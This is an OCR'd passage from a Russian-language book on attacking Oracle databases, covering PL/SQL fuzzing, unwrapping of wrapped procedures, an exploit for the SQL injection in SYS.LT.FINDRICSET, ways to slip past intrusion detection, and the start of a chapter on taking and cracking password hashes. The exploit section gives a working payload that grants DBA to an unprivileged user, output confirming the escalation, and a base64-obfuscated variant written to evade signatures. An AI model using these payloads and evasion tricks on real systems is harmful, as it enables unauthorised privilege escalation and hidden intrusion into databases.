


Рис. 6.7-1. Список общедоступных эксплоитов с сайта milw0rm

6.7.1. Поиск уязвимостей

Поиск уязвимостей, в общем случае, задача слабо формализованная, и универсальные алгоритмы вряд ли существуют. Однако если мы сузим взгляд на СУБД до определенной области, описать алгоритм обнаружения уязвимостей будет гораздо проще. В данной главе мы будем искать уязвимости класса PL/SQL-инъекций во встроенных процедурах Oracle.

Исходя из поставленной задачи, имеем следующие исходные данные: есть множество пакетов, в которых содержится множество процедур. В процедурах присутствует множество параметров, которые могут быть уязвимы в силу недостаточной фильтрации входных данных.

Известно, что для поиска уязвимостей существует два разных подхода – метод «черного ящика» (Black box) и метод «белого ящика» (White box):

- Black box характеризуется тем, что мы не знаем исходного кода и алгоритма работы и пытаемся случайными/специальными запросами нарушить функциональность системы.
- White box характеризуется тем, что мы знаем исходный код и алгоритм работы (или его часть), поиск уязвимостей осуществляется с использованием этих знаний.

Рассмотрим более подробно оба подхода, так как успешный поиск уязвимостей предполагает использование комбинации данных методов.

Поиск методом «черного ящика»

В отсутствие знаний о том, как функционирует та или иная процедура, мы направляем на вход выбранной PL/SQL-процедуры набор всевозможных данных в надежде на то, что одно из выполнений закончится с ошибкой. Конкретнее, на вход проверяемой процедуре подается символ одинарной кавычки в надежде на то, что процедура выдаст ошибку о незакрытой строке, заключенной в кавычки:

```
ERROR at line 1:
ORA-01756: quoted string not properly terminated
```

Наличие такой ошибки говорит о возможности SQL-инъекции.

Разумеется, чтобы перебрать все варианты входных параметров процедур в каждом пакете вручную, не хватит никакого времени. Поэтому для облегчения работы были придуманы автоматизированные средства поиска уязвимостей, так называемые фаззеры (от англ. fuzz – «затуманивать, затемнять»). Фаззер представляет собой программу, которая в автоматическом режиме вызывает заданные процедуры и подставляет в них случайные значения параметров, которые могут повлиять на выходные значения процедур. Таким образом, теоретически мы сможем найти новые уязвимости класса PL/SQL Injection и различные разновидности переполнения буфера. На практике же все обстоит гораздо сложнее, так как не всегда возможен автоматический ввод всех параметров процедуры так, чтобы они соответствовали бизнес-логике. Тем не менее на начальном этапе нам достаточно и такой проверки.

Утилита, реализующая приведенные выше действия, существует и называется Oracle PL/SQL Fuzzing Tool. Она написана на языке python, и скачать ее можно по адресу http://marc.info/?l=fuzzing&m=116543480706710&w=2. Утилита требует наличия в системе интерпретатора языка python и библиотеки cx_Oracle (доступно по адресу http://www.python.net/crew/atuining/cx_Oracle/).

После успешной установки интерпретатора и необходимых библиотек, в исходный код утилиты необходимо внести некоторые изменения. Данные для под-

ключения к СУБД, начиная со строки 84 в коде утилиты, надо поменять на свои (рис. 6.7.1-1).




Рис. 6.7.1-1. Фрагмент исходного кода утилиты Oracle PL/SQL Fuzzing Tool

Вместо test/test необходимо вписать аутентификационные данные своего пользователя, от имени которого будет осуществляться подключение к СУБД, а в графе HOST ввести IP-адрес хоста, на котором функционирует СУБД. После чего можно запускать утилиту и ждать генерации отчета, содержащего информацию о найденных уязвимостях.

Поскольку данная утилита вышла достаточно давно и ею пользовалось множество людей, включая известных специалистов по безопасности СУБД, шанс обнаружить новую уязвимость объективно мал. Поэтому для обнаружения новых уязвимостей, скорее всего, потребуется дописать утилиту, расширив область поиска уязвимостей и количество проверок.

Поиск методом «белого ящика»

Если поиск методом «черного ящика» не дал результатов или был обнаружен уязвимый пакет, но мы не знаем, как выглядит запрос, и потому не можем вне-

дрить код при помощи SQL-инъекции, на помощь может прийти поиск уязвимостей методом «белого ящика».

Основная проблема заключается в том, что для того, чтобы воспользоваться данным методом, необходимо в первую очередь получить исходный код или хотя бы алгоритм работы программы, что является отдельной и нетривиальной задачей, так как исходный код большинства Oracle-процедур запакован так называемым «враппером» (wrapper). До некоторого времени считалось, что исходный код процедур получить практически невозможно, пока известный специалист по безопасности Oracle Пит Финниган не опубликовал документ, в котором подробно описал технику получения исходного кода процедур для СУБД Oracle 9i. В этом документе были также рассмотрены изменения, коснувшиеся Oracle 10g, так как оказалось, что в новой версии улучшена защита от декодирования. Тем не менее, если уязвимый пакет процедур существует в версии 9i, то его можно декодировать.

Те, кто заинтересован в технических подробностях данной техники, могут обратиться к первоисточнику по адресу http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Finnigan.pdf. Для доказательства работы описанной техники Пит Финниган написал утилиту из разряда Proof Of Concept, которая позволяет декодировать простейшие PL/SQL пакеты. Эта утилита написана на PL/SQL и называется unwrap_r. Рассмотрим пример, описанный в докладе, в котором сначала компилируется, а затем декодируется простейшая процедура.

Пример работы утилиты unwrap_r

Создадим процедуру минимального размера, в которой будет содержаться только основной блок и ничего более. Сохраним эту процедуру в файл и зашифруем код процедуры утилитой wrap:

```
SQL> create or replace procedure bb is
  2  begin
  3  null;
  4  end;
  5  /

Procedure created.

SQL> save bb.sql replace
Wrote file bb.sql


C:\Documents and Settings\Administrator>wrap iname=bb.sql oname=bb.pls

PL/SQL Wrapper: Release 9.2.0.1.0- Production on Tue Nov 20 15:48:15 2007

Copyright (c) Oracle Corporation 1993, 2001.  All Rights Reserved.

Processing bb.sql to bb.pls
```

В результате получим два файла: bb.sql с кодом процедуры до применения утилиты wrap и bb.pls – результат применения утилиты wrap. На рис. 6.7.1-2 можно видеть два совершенно разных файла.




Рис. 6.7.1-2. Сравнение двух файлов.
Справа процедура до применения утилиты wrap, слева – после

После того как мы убедились, что процедура зашифрована, попробуем расшифровать ее при помощи утилиты unwrap_r. Для этого подключимся к базе данных и запустим декодирование:

```
C:\Documents and Settings\Administrator>sqlplus sys
SQL> @bb.pls

Procedure created.

SQL> exec bb

PL/SQL procedure successfully completed.

SQL> set serveroutput on size 1000000
SQL> exec unwrap_r('bb');
Start up
CREATE OR REPLACE
PROCEDURE BB
IS
BEGIN
NULL;
END;
/
```

Как мы можем наблюдать, утилита unwrap_r успешно справилась с заданием и полностью декодировала наш тестовый пакет. К сожалению, эта программа создана скорее для демонстрации потенциальных возможностей, чем для практического применения, поэтому, когда дело доходит до более сложных процедур, выдаваемый ответ не всегда верен.

На этом мы закончим краткое руководство по поиску уязвимостей и перейдем непосредственно к написанию эксплоита к найденной уязвимости.

6.7.2. Написание эксплоита

Предположим, что мы обнаружили уязвимость в одной из процедур или хотим воспользоваться публичной уязвимостью, для которой пока не существует эксплоитов. Рассмотрим, как можно эксплуатировать найденную уязвимость, на примере одной из последних обнаруженных на момент написания главы.

17 октября 2007 года Oracle выпустила ежеквартальное обновление, вместе с которым вышла публичная информация о существующих уязвимостях. Одна из уязвимостей класса SQL Injection была найдена в процедуре LT.FINDRICSET (рис. 6.7.2-1).




Рис. 6.7.2-1. Официальное уведомление об уязвимости в процедуре LT.FINDRICSET

Для начала запустим уязвимую функцию с известными нам нестандартны параметрами:

```
SQL> exec SYS.LT.FINDRICSET('AAAAAAAAAAAA','BBBBBBBBBBB');

PL/SQL procedure successfully completed.
```

Процедура выполнилась успешно, следовательно, есть шанс найти в истории запросов те запросы к СУБД, которые содержались внутри процедуры и использовали введенные нами входные параметры. Для этого сделаем выборку из таблицы v$sql, которая хранит историю всех успешных запросов к базе данных. Нас интересуют только те запросы, в которых использовались введенные нами входные параметры, то есть строка 'AAAAAA' или 'BBBBB'. Таким образом, мы сможем проследить, в каких вызовах участвуют эти параметры, и поймем, на что можем повлиять путем их модификации. Следующий запрос выдаст нам необходимую информацию:

```
SQL> Select sql_text from v$sql where sql_text like '%AAAAAAAA%';

SQL_TEXT
--------------------------------------

BEGIN SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB'); END;
insert into SYSTEM.BBBBBBBBBB values ('SYSTEM','AAAAAAAAAAAAA')
BEGIN LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBB'); END;
insert into wmsys.wm$ric_set values ('SYSTEM','AAAAAAAAAAAAA')
            select count(*)              from   wmsys.wm$ric_set        wher

e  table_owner = 'SYSTEM' and                  table_name  = 'AAAAAAAAAAAAA'

Select sql_text from vsql where sql_text like '%AAAAAAAA%'
            delete from wmsys.wm$ric_set_in where        table_owner = 'SYS

TEM' and             table_name  = 'AAAAAAAAAAAAA'


SQL_TEXT
----------------------------------------

insert into wmsys.wm$ric_set_in values ( 'SYSTEM','AAAAAAAAAAAAA' )
Select sql_text from v$sql where sql_text like '%AAAAAAAA%'

9 rows selected.

SQL>
```

Видно, что наши входные параметры используются в INSERT-запросе. Теоретически можно изменить их таким образом, чтобы запрос превратился в такой, какой нам нужно.

Теперь разберемся с тем, как происходит вызов функции из пакета SYS при запуске ее от имени непривилегированного пользователя. Этот момент является ключевым. Поскольку данная процедура выполняется от имени ее владельца, которым является пользователь SYS, значит, внедрив свой код внутрь процедуры SYS.LT.FINDRICSET (а конкретно, в вызов insert into), мы сможем выполнять произвольные действия от имени системного пользователя. На данный момент наш запрос выглядит так:

```
insert into SYSTEM.BBBBBBB values ('SYSTEM','AAAAAAAAAAAAA')
```

Для того чтобы выполнить произвольные команды внутри уязвимого запроса, необходимо внедрить в него вызов собственной процедуры, к примеру, таким способом:

```
insert into SYSTEM.BBBBBBBB values ('SYSTEM','AA'||evilprocedure()||'')
```

Таким образом, перед выполнением команды INSERT выполнится процедура evilprocedure(), содержащая наши команды. Что самое главное, процедура evilprocedure() будет выполнена от имени пользователя SYS.

Создание полезной нагрузки (payload)

Теперь определимся с тем, что будет содержать в себе наша процедура evilprocedure(). В большинстве случаев цель ее выполнения – повышение прав текущего пользователя до роли DBA. Ниже приведен код такой процедуры:

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to scott';
COMMIT;
RETURN '';
END;
/
```

Теперь мы можем запустить уязвимую процедуру с новыми параметрами и наслаждаться полученными правами DBA.

```
SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL> exec SYS.LT.FINDRICSET('AA.ZZ''||scott.evilproc||''','BBBBB')
PL/SQL procedure successfully completed.

SQL> select * from user_role_privs;
USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SCOTT                          CONNECT                        NO  YES NO
SCOTT                          DBA                            NO  YES NO
SCOTT                          RESOURCE                       NO  YES NO

SQL>
```

Итак, теперь у нас готов полностью рабочий эксплоит под опубликованную уязвимость. Но это еще не все. Если мы хотим, чтобы наш эксплоит работал как можно менее заметно, необходимо позаботиться о методах скрытия его от систем обнаружения вторжений и других защитных механизмов.

6.7.3. Системы обнаружения вторжений и методы их обхода

Для обхода систем обнаружения вторжений можно воспользоваться стандартными методами, например фрагментацией пакетов, или включить на клиенте встроенную в Oracle поддержку шифрования трафика (на сервере она включена

по умолчанию). Но можно воспользоваться и более узкоспециализированными техниками, что придаст нашему коду дополнительную скрытность от защитных механизмов, встроенных в базу данных, против которых обычные методы, вроде фрагментации сетевых пакетов, не сработают. Рассмотрим несколько простейших вариантов скрытия эксплоита.

1. Нестандартные способы вызова процедур

В большинстве сигнатур систем обнаружения вторжений проверка вызова уязвимых пакетов и функций идет путем банального поиска подстроки. На рис. 6.7.3-1 показана сигнатура атаки из популярной IDS Snort.

Рис. 6.7.3-1. Фрагмент конфигурационного файла системы SNORT: правило поиска атаки на процедуру ctxsys.driload

Если мы вызовем нашу процедуру другим способом, чтобы искомая системой обнаружения атак подстрока не встречалась, защита будет обойдена. Вот несколько способов вызова одной и той же процедуры в Oracle:

```
exec ctxsys."driload.validate_stmt('grant dba to scott')"
exec "ctxsys"."driload.validate_stmt('grant dba to scott')"
exec "ctxsys".driload.validate_stmt('grant dba to scott')
exec ctxsys./*test*/driload.validate_stmt('grant dba to scott')
exec /*test*/ctxsys/*test*/./*test*/driload.validate_stmt('grant dba to
scott') /*test*/
exec (ctxsys.driload.validate_stmt('grant dba to scott') )
exec ctxsys .  driload.validate_stmt('grant dba to scott')
```

2. Создание синонимов

Следующий способ – это создание синонимов для вызова функций с помощью команды CREATE SYNONYM. Предположим, у нас есть правило, срабатывающее, когда в запросе встречается строка SYS.LT.FINDRICSET. Тогда мы сможем сделать синоним на подстроку SYS.LT и вызвать уязвимую процедуру по ее новому имени незаметно для систем обнаружения вторжений. Пример:

```
create or replace synonym evade for sys.lt
exec evade.findricset('aaa.aaa','bbb');
```

3. Подмена текущей схемы

Еще один способ – это использование функции ALTER SESSION SET CURRENT_SCHEMA для смены текущей схемы, в результате чего подстрока ctxsys,driload не встретится:

```
alter session set current_schema = ctxsys;
select driload.validate_stmt('grant dba to scott') from dual;
```

4. Кодирование строк

Напоследок рассмотрим способ, заключающийся в использовании всевозможных алгоритмов кодирования и шифрования для скрытия строк-сигнатур от систем обнаружения вторжений. Для этого можно воспользоваться встроенными функциями кодирования и шифрования des, base64, utf, char, закодировав такие строки, как GRANT DBA TO SCOTT и другие характерные сигнатуры.

Для наглядности приведем код эксплоита, использующий уязвимость в процедуре LT.Findricset и основанный на коде из главы, с добавлением техник скрытности от систем обнаружения вторжений 6.1.7:

```
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL./*EVASION*/OPEN_CURSOR;
DBMS_SQL.PARSE(c2gya2Vy,utl_encode.text_decode('ZGVjbGFyZSBwcmFnbWEgYXV0b25
vbW9lc190cmFuc2FjdGlvbjsgYmVnaW4gZXhlY3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTy
BTQ09UVCc7Y29tbW10O2VuZDs=','WE8ISO8859P1', UTL_ENCODE.BASE64),0);
SYS.LT./*EVASION*/
FINDRICSET('TGV2ZWwgMSBjb21sZXRlIDop.U2VlLnUubGF0ZXIp''||dbms_sql./
*EVASION*/execute('||c2gya2Vy||')||'','DEADBEEF');
END;
```

Этот код, в отличие от представленного в главе 6.1.7, выглядит, с первого взгляда, как бессмыслица, но если присмотреться, все довольно просто. В отличие от предыдущего варианта мы всего лишь закодировали алгоритмом base64 исходный код курсора для скрытия сигнатур типа GRANT DBA TO SCOTT, а также использовали комментарии в вызове подозрительных процедур, чтобы обмануть системы основанные на поиске подстроки.

6.8. Заключение

В главе было рассказано про разные типы уязвимостей, как популярные и опасные – PL/SQL Injection и Buffer Overflow, которые встречаются практически

в каждом CPU, так и про менее распространенные единичные, но не менее опасные уязвимости. Несмотря на то, что первые типовые уязвимости, класса Buffer Overflow и PL/SQL Injection, были найдены достаточно давно, и уже на данный момент методики их нахождения не являются секретом, до сих пор (конец 2008 года) появляются новые неопубликованные уязвимости класса PL/SQL Injection и Buffer Overflow, в том числе найденные автором. Их количество и критичность уже ниже, чем раньше, но, тем не менее, до полного избавления от данных уязвимостей дело дойдет нескоро, если вообще такой момент наступит. Вот почему важно не только своевременно устанавливать обновления, закрывающие текущие уязвимости, но и правильно настроить СУБД и раздать роли и привилегии, пользуясь принципом наименьших привилегий, а также использовать дополнительные защитные механизмы, чтобы уменьшить вероятность 0-day атак.

Подводя итог всей главе, можно сказать, что количество разнообразных уязвимостей под СУБД Oracle не уступает операционным системам, а время их закрытия зачастую гораздо дольше, чем у той же ОС Windows. Таким образом, получив доступ к СУБД Oracle, непривилегированным пользователям повысить свои привилегии, используя приведенные выше уязвимости, не составит труда. Следует отметить, что даже своевременная установка патчей не всегда спасает, так как существует множество 0-day уязвимостей под СУБД Oracle, а также фундаментальные проблемы в архитектуре, что в целом звучит неутешающе для администраторов СУБД. О том, как максимально обезопасить СУБД от существующих и возможно новых атак, будет рассказано в последней части книги, а сейчас мы узнаем, как, получив административные права в СУБД, эскалировать свои привилегии до администратора сервера.

6.9. Полезные ссылки

1. Сайт исследовательской лаборатории Digital Security Research Group, где публикуются последние уязвимости и эксплоиты к СУБД Oracle, обнаруженные и написанные автором.
   http://dsecrg.ru
2. Том Кайт. «Oracle для профессионалов».
3. David Litchfield. «The Oracle Hackers Handbook».
4. Поляков Александр. «Грубые опыты над Oracle».
   http://www.xakep.ru/magazine/xa/109/072/1.asp
5. Поляков Александр. «Ищем и прячем баги в Oracle».
   http://www.xakep.ru/magazine/xa/110/074/6.asp
6. Esteban Martinez Fayo. «Advanced SQL Injection in Oracle databases».
   http://security-papers.globint.com.ar/oracle_security/sql_injection_in_oracle.php
   http://www.blackhat.com/presentations/bh-usa-05/bh-us-05-fayo.pdf
7. David Litchfield. «Cursor Injection».
   http://www.databasesecurity.com/dbsec/cursor-injection.pdf
8. David Litchfield. «Securing PL/SQL Applications with DBMS_ASSERT».
   http://www.ngssoftware.com/papers/DBMS_ASSERT.pdf

9. Alexander Kornbrust. «Bypass Oracle dbms_assert».
http://www.red-database-security.com/wp/bypass_dbms_assert.pdf
10. David Litchfield. «Lateral SQL Injection: A new Class of Vulnerability in Oracle».
http://www.databasesecurity.com/dbsec/lateral-sql-injection.pdf
11. Дополнительная информация про Lateral SQL Injection.
http://www.petefinnigan.com/weblog/archives/00001190.htm
12. David Litchfield. «Dangling Cursor Snarfing: A New Class of Attack in Oracle».
http://www.databasesecurity.com/dbsec/cursor-snarfing.pdf
13. INTGRIGY Evading Network-based Oracle Intrusion Detection Systems (IDS).
http://www.integrigy.com/security-resources/whitepapers/Integrigy_Evading_Oracle_IDS.pdf
14. Alexander Kornbrust. «Best of Oracle Security 2007».
http://www.red-database-security.com/wp/Best_of_Oracle_Security_2007.pdf

Глава 7. Вскрытие паролей

В предыдущих главах было рассказано, как повысить привилегии пользователя СУБД с использованием различных уязвимостей. Но бывают ситуации, когда локальных эксплоитов, повышающих привилегии до роли DBA, для текущей версии СУБД нет и удаленный подбор пароля также потерпел неудачу. В этом случае можно попробовать получить доступ к хэшам паролей пользователей, которые обладают ролью DBA, и попытаться их расшифровать.

Рассмотрим ситуации, в которых мы можем получить эти заветные хэши:

- Один из самых распространенных вариантов – удаленное получение доступа к консоли СУБД под учетной записью, у которой по умолчанию есть доступ на чтение таблицы с хэшами паролей (права SELECT ANY DICTIONARY или SELECT ANY TABLE), но нет роли DBA, к примеру это может буть учетная запись пользователя DBSNMP.
  Расшифровав пароль, мы получим доступ к базе данных с правами DBA, а также, что немаловажно, сможем попытаться использовать подобранный пароль для доступа к другим сервисам или к ОС.
- Доступ к хэшам паролей также можно получить, найдя уязвимость класса PL/SQL Injection в функции или процедуре, которая исполняется от имени пользователя с правами SELECT ANY DICTIONARY, позволяющими читать системные таблицы.
  Одна из таких уязвимостей была найдена автором, эксплоит к ней можно получить по адресу http://milw0rm.com/exploits/4995.
- Еще один возможный вариант – получение доступа к базе данных через SQL-инъекцию в веб-приложении, которое работает с СУБД. В этом случае есть вероятность, что пользователь, от имени учетной записи которого совершаются запросы к СУБД, имеет доступ на чтение системной таблицы с хэшами паролей.

В дополнение к вышесказанному стоит отметить, что многие администраторы зачастую имеют одинаковые пароли на доступ к различным серверам и приложениям. Поэтому, расшифровав пароль администратора Oracle, можно потенциально получить доступ сразу к нескольким системам.

В этой главе мы рассмотрим весь процесс – от получения доступа к хэшам паролей до их расшифровки. Будут рассмотрены различные варианты вскрытия паролей и описаны особенности алгоритма их шифрования в разных версиях СУБД.

7.1. Хранение паролей

Начнем с главного – где и как хранятся пароли пользователей в СУБД Oracle. Все описанное ниже касается СУБД Oracle версии ниже 11g – в ней был реализован новый механизм хранения паролей, о котором будет рассказано в конце главы.

Пароли хранятся в базе данных в зашифрованном виде в системной таблице SYS.USER$. В этой таблице хранится такая информация об учетных записях, как имя пользователя, зашифрованный пароль, время создания пользователя, статус учетной записи и другие данные.

Нас в этой таблице интересует прежде всего поле name, в котором хранится имя пользователя, и поле password, в котором хранится свертка (хэш) пароля. Попробуем подключиться к СУБД пользователем DBSNMP и выбрать данные из таблицы SYS.USER$.

```
SQL> select user,password from sys.user$;
```

На рис. 7.1-1 показан вывод информации из таблицы sys.users$ в не самом удобном виде. Чтобы получить удобочитаемые данные, можно воспользоваться представлением dba_users, которое позволяет получать доступ к аутентификационным данным в более понятном виде (рис. 7.1-2).

Таблица dba_users является представлением (view) системной таблицы SYS.USER$, и доступ на чтение этой таблицы имеют пользователи с привилегиями SELECT ANY DICTIONARY или SELECT ANY TABLE.




Рис. 7.1-1. Вывод информации из таблицы sys.user$

